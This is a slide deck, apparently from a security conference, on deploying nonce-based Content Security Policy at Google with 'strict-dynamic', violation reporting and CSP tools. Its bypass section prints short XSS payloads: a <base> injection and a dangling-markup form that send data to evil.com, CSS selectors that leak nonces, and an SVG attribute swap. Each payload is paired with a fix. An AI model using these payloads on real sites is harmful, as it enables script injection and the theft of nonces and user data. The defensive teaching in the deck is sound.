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**So we broke all CSPs ...**

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**You won't guess what  
happened next!**

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# Recap

what happened last year

# Summary

- ▷ CSP is mostly used to **mitigate XSS**
- ▷ most CSPs are based on whitelists
  - **>94%** automatically bypassable
- ▷ introduced '**strict-dynamic**' to ease adoption of policies based on nonces



***CSP is Dead, Long Live CSP***  
*On the Insecurity of Whitelists and  
the Future of Content Security  
Policy*

*ACM CCS, 2016, Vienna*

<https://goo.gl/VRuuFN>



# Recap: How do CSP Nonces Work?

## Policy based on nonces


```
script-src 'nonce-r4nd0m'; ← This part needs to be random for every response!  
object-src 'none'; base-uri 'none';
```

- ▶ all `<script>` tags with the correct nonce attribute will get executed
- ▶ `<script>` tags injected via XSS will be blocked because of missing nonce
- ▶ no host/path whitelists
- ▶ no bypasses caused by JSONP-like endpoints on external domains
- ▶ no need to go through painful process of crafting/maintaining whitelist

# Recap: How do CSP Nonces Work?

Content-Security-Policy:


```
script-src 'nonce-r4nd0m';  
report-uri /csp_violation;
```



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script-src 'nonce-r4nd0m';
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# Recap: What is 'strict-dynamic'?

## Strict policy

```
script-src 'nonce-r4nd0m' 'strict-dynamic';  
object-src 'none'; base-uri 'none';
```


- ▷ grant trust transitively via a one-use token (**nonce**) instead of listing whitelisted origins
- ▷ *'strict-dynamic'* in a script-src:
  - **discards** whitelists (for backward-compatibility)
  - allows JS execution when created via e.g. `document.createElement('script')`
- ▷ enables nonce-only CSPs to work in practice

# Recap: What is 'strict-dynamic'?

## Strict policy

```
script-src 'nonce-r4nd0m' 'strict-dynamic';  
object-src 'none'; base-uri 'none';
```

```
<script nonce="r4nd0m">  
  var s = document.createElement("script");  
  s.src = "//example.com/bar.js";  
  document.body.appendChild(s);  
</script>
```



```
<script nonce="r4nd0m">  
  var s = "<script ";  
  s += "src=//example.com/bar.js></script>";  
  document.write(s);  
</script>
```



```
<script nonce="r4nd0m">  
  var s = "<script ";  
  s += "src=//example.com/bar.js></script>";  
  ⚠ document.body.innerHTML = s;  
</script>
```



# Deploying CSP

at Google scale



> **1 Billion Users**

get served a strict CSP



> **50M CSP Reports**

yes, there's a lot of noise :)



> **150 Services**

that set a strict CSP header

# Google Services with a Strict CSP

passwords.google.com  
Docs/Drive  
bugs.chromium.org  
Photos Cultural Institute  
Accounts History  
Cloud Console  
Activities Google+  
Wallet Gmail Flights Booking  
Contacts Careers Search  
Google Admin Chrome Webstore

# CSP Support in Core Frameworks

- ▷ strict CSP *on-by-default* for new services
- ▷ existing services can be migrated by just switching a flag (e.g. Google+)
- ▷ requirements:
  - service-independent CSP configuration
  - conformance tests (disallow inline event handlers)
  - templates that support "*auto-noncing*"
    - Closure Templates ([example](#))
  - sophisticated monitoring tools

# One Policy to Rule Them All!

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'report-sample' 'unsafe-inline' https;;  
object-src 'none'; base-uri 'none';
```

Effective Policy in CSP3 compatible browser (strict-dynamic support)

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'report-sample' 'unsafe inline' https;  
object-src 'none'; base-uri 'none';
```

# Closure Templates with auto-noncing

## Example handler

```
def handle_request(self, request, response):
    CSP_HEADER = 'Content-Security-Policy'
    # Set random nonce per response
    nonce = base64.b64encode(os.urandom(20))
    csp = "script-src 'nonce-" + nonce + "';"
    self.response.headers.add(CSP_HEADER, csp)

    ijdata = { 'csp_nonce': nonce }
    template_values = {'s': request.get('foo', '')}
    self.send_template(
        'example.test', template_values, ijdata)
```

## Closure template

```
{namespace example autoescape="strict"}

{template .test}
  {@param? s: string}
  <html>
    <script>
      var s = '{$s}';
    </script>
  </html>
{/template}
```

## Rendered output

```
<html>
  <script nonce="PRY7hLUXe98MdJAwNoGSdEpGV0A=">
    var s = 'properlyEscapedUserInput';
  </script>
</html>
```



# SHIP IT !!1

- ▷ but wait... How do we find out if everything is still working?
- ▷ CSP violation reports!
- ▷ **Problem**
  - so far most inline violation reports were NOT actionable :(
  - no way to distinguish between actual breakage and noise from browser extensions...
  - we receive ~50M reports / day → **Noise!**

# New 'report-sample' keyword



*Reports generated for inline violations will contain a sample attribute if the relevant directive contains the '**report-sample**' expression*

# New 'report-sample' keyword

- ▷ *report-sample* governs *script-sample*
  - Firefox already sends script "samples"
  - new 'report-sample' keyword also includes samples for **inline-event handlers!**
- ▷ added to CSP3 and ships with Chrome 59


# New 'report-sample' keyword

CSP

```
script-src 'nonce-abc'; report-uri /csp;
```

Inline script

Inline Event Handler

script injected by browser extension 

HTML

```
<html>
  <script>hello(1)</script>
  ...
```

```
<html>
  <img onload="loaded()">
  ...
```

```
<html>
  <script>try {
    window.AG_onLoad = function(func)
  ...
```

Report

```
csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
```

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  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
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csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
```



3 different causes of violations yield the exact same report!  
 → not possible to filter out noise from extensions

# New 'report-sample' keyword

CSP `script-src 'nonce-abc' 'report-sample'; report-uri /csp;`


Inline script

HTML

```
<html>
  <script>hello(1)</script>
  ...
```

Inline Event Handler

```
<html>
  <img onload="loaded()">
  ...
```

script injected by browser extension 

```
<html>
  <script>try {
    window.AG_onLoad = function(func)
  }
  ...
```

Report

```
csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
  script-sample:"hello(1)"
```

```
csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
  script-sample:"loaded()"
```

```
csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
  script-sample:"try {
    window.AG_onload =
  function(func).."
```

✓ script-sample allows to differentiate different violation causes

# Report Noise

- ▶ *script-sample* can be used to create signatures for e.g. noisy browser extensions

Count	script-sample	Cause
1,058,861	<pre>try { var AG_onLoad=function(func){if(d...</pre>	AdGuard Extension
424,701	<pre>(function (a,x,m,l){var c={safeWindow:{}}...</pre>	Extension
316,585	<pre>(function installGlobalHook(window)</pre>	React Devtools Extension
...	...	...

Nice collection of common noise signatures:

<https://github.com/nico3333fr/CSP-useful/blob/master/csp-wtf/README.md>

# CSP tools @Google

time for some real engineering!

# CSP Mitigator

- ▷ fast and easy CSP deployment analysis tool
- ▷ identifies parts of your application which are not compatible with CSP
- ▷ helps make necessary changes before deployment



<https://goo.gl/oQDEIs>




# CSP Evaluator

[csp-evaluator.withgoogle.com](https://csp-evaluator.withgoogle.com)

[Sample unsafe policy](#) [Sample safe policy](#)

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com http://www.google-analytics.com/gtm/js
https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://www.google.com;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar;
img-src https: data:;
child-src data:;
foobar-src 'foobar';
report-uri http://csp.example.com;
```



CSP Version 3 (nonce based + backward compatibility checks) ?

CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3

[expand/collapse all](#)

<b>❗ script-src</b>	Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.	^
❗ 'unsafe-inline'	'unsafe-inline' allows the execution of unsafe in-page scripts and event handlers.	
❗ 'unsafe-eval'	'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().	
❗ 'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.	
❗ data:	data: URI in script-src allows the execution of unsafe scripts.	
❗ https://www.google.com	www.google.com is known to host JSONP endpoints which allow to bypass this CSP.	
❗ http://www.google-analytics.com/gtm/js	www.google-analytics.com is known to host JSONP endpoints which allow to bypass this CSP.	
❗ https://*.gstatic.com/feedback/	Allow only resources downloaded over HTTPS.	
❗ https://ajax.googleapis.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries. ajax.googleapis.com is known to host JSONP endpoints and Angular libraries which allow to bypass this CSP.	
✅ style-src		∨
❗ default-src		∨
✅ img-src		∨
✅ child-src		∨
❌ foobar-src	Directive "foobar-src" is not a known CSP directive.	∨
❗ report-uri		∨
❗ object-src [missing]	Can you restrict object-src to 'none'?	∨

# CSP Frontend

- ▷ intelligent report deduplication strategies
  - aggressive deduplication by default
    - leverages *'script-sample'*
  
- ▷ real-time filtering of violation report fields
  
- ▷ ability to drill-down to investigate further

From

4/2/2017

To

4/11/2017

Domain

Version

Directive


Document URI

Blocked URI


Sample

User Agent

Violations count by directive



Violations trend by directive



Count	Blocked URI
114	https://pstatic.davebestdeals.com/nwp/v0_0_1148/release/Shared/App/SharedApp.js?t=3
36	https://connect.facebook.net/ko_KR/sdk.js
36	about
29	https://static.donation-tools.org/widgets/gtn/widget.js?_irh_subid=dimon6&_irh_exid=ade
28	inline
25	https://cdnjs.org
23	https://qfw.trumpetedextremes.com/affs?addonname=%5Bads%5D&clientuid=%5BEnter+Client+UID%5D&subID=spider1&affid=9652&subaffid=1003&href=https://spaces.google.com/space/6012928983359128925
21	https://ezb.elvenmachine.com/affs?addonname=%5Bads%5D&clientuid=%5BEnter+Client+UID%5D&subID=spider1&affid=9652&subaffid=1005&href=https://spaces.google.com/space/601292898

HIGH-LEVEL VIEW

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VIOLATIONS

Count	Last Seen	Last Document URI	Last Blocked URI	Directive	Sample	Last Browser
114	2017-04-09 18:54:30	https://spaces.google.com/404	https://pstatic.davebestdeals.com/nwp/v0_0_1148/release/Shared/App/SharedApp.js?t=3	script-src	<empty>	Chrome/57
39	2017-04-10 21:46:36	https://spaces.google.com/	<empty>	script-src	onfocusin attribute on DIV element	Firefox/52
36	2017-04-11 04:15:01	https://spaces.google.com/space/324084005	https://connect.facebook.net/ko_KR/sdk.js	script-src	<empty>	Chrome/57
36	2017-04-11 14:25:43	https://spaces.google.com/space/8026557025427743851	about	script-src	<empty>	Chrome/57
29	2017-04-09 18:54:26	https://spaces.google.com/404	https://static.donation-tools.org/widgets/gtn/widget.js?_irh_subid=dimon6&_irh_exid=ade	script-src	<empty>	Chrome/57
21	2017-04-11 13:25:11	https://spaces.google.com/	inline	script-src	<empty>	Chrome/57

# Detailed CSP Violation Reports View

Count ↓	Last Seen	Last Document URI	Last Blocked URI	Directive	Sample	Last Browser
114	2017-04-09 18:54:30	https://spaces.google.com/404	https://pstatic.davebestdeals.com/nwp/v0_0_1148/release/Shared/App/SharedApp.js?t=3	script-src	<empty>	Chrome/57
39	2017-04-10 21:46:36	https://spaces.google.com/	<empty>	script-src	onfocusin attribute on DIV element	Firefox/52
36	2017-04-11 04:15:01	https://spaces.google.com/space/324084005	https://connect.facebook.net/ko_KR/sdk.js	script-src	<empty>	Chrome/57
36	2017-04-11 14:25:43	https://spaces.google.com/space/8026557025427743851	about	script-src	<empty>	Chrome/57
29	2017-04-09 18:54:26	https://spaces.google.com/404	https://static.donation-tools.org/widgets/gtn/widget.js?_irh_subid=dimon6&_irh_exid=ade	script-src	<empty>	Chrome/57
27	2017-04-11 13:25:11	https://spaces.google.com/	inline	script-src	<empty>	Chrome/57
25	2017-04-11 07:50:53	https://spaces.google.com/space/4500540601543829685	https://cdnjs.org	script-src	<empty>	Chrome/57

# Measuring Coverage

- ▷ monitor CSP header coverage for HTML responses
  
- ▷ alerts
  - no CSP
  - bad CSP
    - evaluated by the CSP Evaluator automatically

# What can go wrong?

bypasses and how to deal with them

# Injection of <base>

```
script-src 'nonce-r4nd0m';
```

```
<!-- XSS -->  
<base href="https://evil.com/">  
<!-- End XSS -->  
...  
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

## ▶ Problem

- re-basing nonced scripts to evil.com
- scripts will execute because they have a valid nonce :(

Credit: @jackmasa

<http://sebastian-lekies.de/csp/bypasses.php>

# Injection of <base>

```
script-src 'nonce-r4nd0m';  
base-uri 'none';
```

```
<!-- XSS -->  
<base href="https://evil.com/">  
<!-- End XSS -->  
...  
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

## ▷ Solution

- add *base-uri 'none'*
- or *'self'*, if *'none'* is not feasible and there are no path-based open redirectors on the origin

Credit: @jackmasa

<http://sebastian-lekies.de/csp/bypasses.php>



# Replace Legitimate `<script#src>`

```
<!-- XSS -->
<svg><set href="victim" attributeName="href" to="data:,alert(1)" />
<!-- End XSS -->
...
<script id="victim" src="foo.js" nonce="r4nd0m"></script>
```

## ▷ Problem

- SVG `<set>` can change attributes of other elements in Chromium

## ▷ Solution

- prevent SVG from animating `<script>` attributes ([fixed](#) in Chrome 58)

Credit: Eduardo Vela Nava

<http://sebastian-lekies.de/csp/bypasses.php>

# Steal and Reuse Nonces

## ▷ via CSS selectors

```
<!-- XSS -->
<style>
script { display: block }
script[nonce^="a"]:after { content: url("record?a") }
script[nonce^="b"]:after { content: url("record?b") }
</style>
<!-- End XSS -->
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

# Steal and Reuse Nonces

- ▷ via dangling markup attack

```
<!-- XSS --> <form method="post" action="//evil.com/form">  
<input type="submit" value="click"><textarea name="nonce">  
<!-- End XSS -->  
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

# Steal and Reuse Nonces

- ▷ make the browser **reload** the original document without triggering a server request: HTTP cache, AppCache, browser B/F cache

```
victimFrame.src = "data:text/html,<script>history.back()</script>"
```

# Steal and Reuse Nonces

- ▷ exploit cases where attacker can trigger the XSS **multiple times**
  - XSS due to data received via `postMessage()`
  - persistent DOM XSS where the payload is fetched via XHR and "re-synced"

A	
1	XSS is here: <code>&lt;script&gt;evil()&lt;/script&gt;</code>
2	
3	

# Mitigating Bypasses

- ▷ injection of `<base>`
  - fixed by adding *base-uri 'none'*
  
- ▷ replace legitimate `<script#src>` (Chrome bug)
  - fixed in Chrome 58+
  
- ▷ prevent exfiltration of nonce
  - do not expose the nonce to the DOM at all
    - during parsing, replace the nonce attribute with a dummy value (`nonce=" [Replaced] "`)
    - fixed in Chrome 59+

# Mitigating Bypasses

- ▷ mitigating dangling markup attacks?
  - precondition:
    - needs *parser-inserted* sink like `document.write` to be exploitable
  - proposal to forbid parser-inserted sinks (opt-in) - fully compatible with *strict-dynamic* and enforces best coding practices

# JS Framework/Library CSP Bypasses

- ▷ strict CSP protects from **traditional** XSS
- ▷ commonly used libraries and frameworks introduce bypasses
  - **eval-like** functionality using a non-script DOM element as a source
  - a **problem** with *unsafe-eval* or with *strict-dynamic* if done through *createElement('script')*



# JS Framework/Library CSP Bypasses

- ▷ **Solution:** make the framework/library CSP-aware
  - add extra JS checks close to dangerous sinks
    - "code whitelist"
      - `isCodeWhitelisted(code)`
    - nonce checking
      - `isScriptTagNonced(element)`
  - similar primitives apply to different frameworks/libraries

# jQuery 2.x

- ▷ **example: jQuery 2.x**
  - via `$.html`, `$.append/prepend`, `$.replaceWith ...`
  - parses `<script>...</script>` and puts it in a dynamically generated script tag or through *eval*

# jQuery 2.x Script Evaluation Logic

```
269     // Evaluates a script in a global context
270     globalEval: function( code ) {
271         var script,
272             indirect = eval;
273
274         code = jQuery.trim( code );
275
276         if ( code ) {
277
278             // If the code includes a valid, prologue position
279             // strict mode pragma, execute code by injecting a
280             // script tag into the document.
281             if ( code.indexOf( "use strict" ) === 1 ) {
282                 script = document.createElement( "script" );
283                 script.text = code;
284                 document.head.appendChild( script ).parentNode.removeChild( script );
285             } else {
286
287                 // Otherwise, avoid the DOM node creation, insertion
288                 // and removal by using an indirect global eval
289
290                 indirect( code );
291             }
292         }
293     },
```

**strict-dynamic bypass**

**unsafe-eval bypass**

# jQuery 2.x

- ▷ **Dropbox** fixed the issue by checking nonces:
  - `$("#element").html("<script nonce=valid>alert(1)</script>")`
  - <https://blogs.dropbox.com/tech/2015/09/csp-the-unexpected-eval/>

```
for (i = 0; i < hasScripts; i++) {
    node = scripts[i];
    if ((window.CSP_SCRIPT_NONCE != null) &&
        (window.CSP_SCRIPT_NONCE !== node.getAttribute('nonce'))) {
        console.error("Refused to execute script because CSP_SCRIPT_NONCE" +
            " is defined and the nonce doesn't match.");
        continue;
    }
}
```

# Wrapping up

get your questions ready!

		Protects against			Vulnerable to		
CSP type	Deployment difficulty	Reflected XSS	Stored XSS	DOM XSS	Whitelist bypasses (JSONP, ...)	Nonce exfiltration / reuse techniques <sup>3</sup>	Framework-based / gadgets <sup>4</sup>
Whitelist-based	😐	✗	✗	✗	✓	—	~ 1
Nonce-only	😞	✓	✓	✓	—	✓	~ 2
Nonce + 'strict-dynamic'	😄	✓	✓	~	—	✓	✓
Hash-only	😞	✓	✓	✓	—	—	~ 2
Hash + 'strict-dynamic'	😐	✓	✓	✓	—	—	✓

<sup>1</sup> Only if frameworks with symbolic JS execution capabilities are hosted on a whitelisted origin

<sup>2</sup> Only if frameworks with symbolic JS execution capabilities are running on the page

<sup>3</sup> Applies to "unpatched" browsers (latest Chromium not affected)

<sup>4</sup> Several constraints apply: framework/library used, modules loaded, ...


# Wrapping Up

- ▷ CSP whitelists are broken
- ▷ nonces + *strict-dynamic* greatly **simplify** CSP rollout
- ▷ CSP is not a silver bullet
  - there are bypasses with various degrees of pre-conditions and constraints
- ▷ Overall CSP is still a very powerful **defense-in-depth** mechanism to mitigate XSS

# Thanks!

## Any questions?

Learn more at: [csp.withgoogle.com](https://csp.withgoogle.com)



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# Appendix

# JS framework/library hardening

```
1 window.ScriptGadgetsHardener = function ScriptGadgetsHardener() {
2   // Attempt to retrieve the valid nonce from the current script, if present.
3   this.validNonce = document.currentScript &&
4     (document.currentScript.nonce ||
5     document.currentScript.getAttribute('nonce'));
6   // If unsuccessful, consider the first script tag with a nonce as valid.
7   if (!this.validNonce) {
8     var firstNoncedScript = document.querySelector('script[nonce]');
9     if (firstNoncedScript) {
10      this.validNonce =
11        firstNoncedScript.nonce || firstNoncedScript.getAttribute('nonce');
12    }
13  }
14  // this.validNonce is undefined iff no nonced scripts are present on the page.
15
16  // The code whitelist.
17  this.whitelist = [];
18
19  // If true, sends a CSP-like violation report to an endpoint via XHR.
20  this.reportingMode = false;
21
22  // The reporting endpoint.
23  this.reportUrl = 'https://csp.withgoogle.com/csp/script_gadgets_hardener/';
24 };
```



```
26 // Checks whether a DOM element has a valid nonce.
27 window.ScriptGadgetsHardener.prototype.isNonced = function(element) {
28     var elementNonce = element.nonce || element.getAttribute('nonce');
29     // In case this.validNonce is undefined, we fail-open and return true.
30     var isAllowed = elementNonce === this.validNonce;
31
32     if (!isAllowed) {
33         console.error(
34             '[ScriptGadgetsHardener] Refusing to execute JS because ' +
35             'the provided DOM element does not have a valid nonce.');
36         if (this.reportingMode) {
37             this.sendReport(element);
38         }
39     }
40     return isAllowed;
41 };
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48 // Checks whether the provided code is whitelisted.
49 window.ScriptGadgetsHardener.prototype.isWhitelisted = function(code) {
50     var isAllowed = this.whitelist.indexOf(code) !== -1;
51
52     if (!isAllowed) {
53         console.error(
54             '[ScriptGadgetsHardener] Refusing to execute JS because the provided ' +
55             'code (' + code.substring(0, 40) + ') is not whitelisted.');
56         if (this.reportingMode) {
57             this.sendReport(null, code);
58         }
59     }
60     return isAllowed;
61 };
```